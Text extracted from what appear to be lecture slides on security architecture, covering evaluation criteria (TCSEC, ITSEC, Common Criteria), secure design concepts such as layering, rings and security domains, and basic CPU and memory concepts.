
• Rates security from A to D


• Image from Wikipedia
(Link Ch 4b)
TCSEC Divisions
TNI / Red Book
• Trusted Network Interpretation


• Brings TCSEC concepts to network
systems
ITSEC
• Information Technology Security Evaluation
Criteria


• From Europe


• Separates Functionality and Assurance


• Functionality (F)


• How well a system works


• Assurance (Q and E)


• Ability to evaluate the security of a system


• Effectiveness (Q) and Correctness (E)
ITSEC
• Assurance Correctness


• E0 - inadequate


• E6 - formal model of security policy



• Functionality ratings include TCSEC
equivalents
ITSEC / TCSEC Ratings
The International Common Criteria
• Supersedes TCSEC and ITSEC


• Target of Evauation (ToE)


• The system or product being evaluated


• Security Target (ST)


• Document describing ToE, security
requirements, and operational
environment
The International Common Criteria
• Protection Profile (PP)


• Independent set of security
requirements and objectives


• For specific category, such as firewalls
or intrusion detection systems


• Evaluation Assurance Level (EAL)


• Score of the tested product or system

Common Criteria Levels of Evaluation
46
3b
Secure System Design Concepts

Layering
• Hardware and software are separated
into layers


• Changes at one layer don't affect other
layers
Abstraction
• Hides unnecessary details from the user


• Users just see icons, Web pages, etc


• They don't see IP addresses, etc.
Security Domains
• Groups of subjects and objects with
similar security requirements


• Kernel Mode


• Low-level access to memory, CPU,
disk, etc.


• User Mode


• User accounts and processes


• Errors in user mode should not affect
kernel mode

Ring Model
• x86 CPUs
have 4 rings


• Only 2 are
used by Linux
and Windows
Hypervisor Mode
• Called "Ring -1" (minus one)


• Allows virtual guests to operate in ring 0


• Controlled by the hypervisor


• Includes these CPU features


• Intel VT


• AMD-V
Open and Closed Systems
• Open System


• Open hardware and standards


• Ex: IBM-compatible PC


• Closed System


• Proprietary hardware or software


• Ex: Macs before switch to Intel
Secure Hardware Architecture
System Unit and Motherboard
• System Unit


• The computer's case


• Contains all internal electronic
components


• Motherboard


• Contains CPU, RAM, firmware, and
peripheral slots such as PCI slots

The Computer Bus
• Primary communication channel between
components

Northbridge and Southbridge
• Northbridge is faster
CPU
• Brains of the computer


• Arithmetic Logic Unit (ALU)


• Performs mathematical operations


• Control Unit


• Fetches instructions and sends them to
the ALU

Fetch and Execute
Note: most instructions take
several clock cycles
Interrupts
• A signal that something urgent has
happened


• CPU must stop its current task and
service the interrupt immediately


• Then resume the previous task
Processes and Threads
• A task is broken into smaller "threads"


• Each thread can proceed independently


• This reduces time wasted waiting for
slow things


• Like disk reads or user input
Multitasking and Multiprocessing
• All modern systems are multitasking


• Can run several programs at once


• Multiprocessing requires more than one
CPU


• Symmetric multiprocessing uses one
operating system to manage all CPUs


• Asymmetric multiprocessing systems
have one operating system image per
CPU
Watchdog Timer
• Reboots the system after critical
processes hang or crash
CISC and RISC
• Complex Instruction Set Computer


• Large set of complex machine
language instructions


• Intel processors


• Reduced Instruction Set Computers


• Fewer machine language instructions


• Used by ARM processors in cell
phones
Direct and Indirect Addressing
• Immediate value


• add eax, 8


• Direct address


• add eax, [8]


• Indirect address


• add [eax], 8
eax 1 eax 9
eax 1
008 5
eax 6
eax 12
012 3 012 11
Memory Protection
• One process cannot affect another
process


• Even though they are all sharing the
same hardware


• Required for secure multiuser and
multiprocessing systems
